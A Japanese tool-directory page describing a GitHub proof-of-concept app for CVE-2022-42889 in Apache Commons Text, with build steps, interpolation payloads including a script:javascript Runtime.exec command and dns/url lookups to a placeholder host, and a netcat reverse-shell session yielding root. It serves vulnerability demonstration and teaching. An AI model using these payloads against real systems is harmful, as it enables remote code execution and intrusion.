
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/korteke/cve-2022-42889-poc
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ペイロード開発
GitHubkorteke/cve-2022-42889-poc

CVE-2022-42889-POC

CVE-2022-42889 脆弱性を悪用する方法を示すシンプルなアプリケーション

リポジトリを見る
117224年前未レビュー
共有

CVE-2022-42889-POC

CVE-2022-42889 脆弱性を悪用する方法を示すシンプルなデモアプリケーションです。
OOB(Out of Band)サービスを利用して、dnsおよびurlプレフィックスをデモンストレーションします。

commons-text 補間のJavaDocs commons-text JavaDocs

補間の例

  • script:javascript ("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/blop')}")
  • dns ("${dns:address|HOST}")
  • url ("${url:UTF-8:http://HOST")

Rapid7からの引用

この脆弱性は、オープンソースライブラリレベルの脆弱性であり、関連オブジェクトを使用する多種多様なソフトウェアアプリケーションに影響を与える可能性が高いことから、Log4Shellと比較されています。
しかし、初期分析では、この比較は適切ではないことが示されています。脆弱性の性質上、Log4Shellとは異なり、アプリケーションがCommons Textの脆弱なコンポーネントを使用して信頼できない潜在的に悪意のある入力を処理することは稀であることを意味します。

前提条件

  • docker
  • java
  • maven

Docker Hubからイメージを取得する場合は、Javaとmavenは不要です。Docker Hub

使用方法

アプリケーションのビルド

mvn clean package

Dockerイメージのビルド

docker build -t cve-2022-42889-poc .

Dockerイメージの実行

docker run --rm -p 8081:8081 -t cve-2022-42889-poc

アプリケーションにアクセスし、指示に従ってください。

open http://localhost:8081

/tmp/ディレクトリ(/tmp/blop)に新しいファイルが作成されることを確認します。

➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~

リバースシェル。ローカルマシンで"nc"を起動します。

➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#

UI


ネットワークインタラクションの証明。ローカルのinteractsh-clientでテスト済み。

詳細情報

  • NIST NVD
  • Rapid 7
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






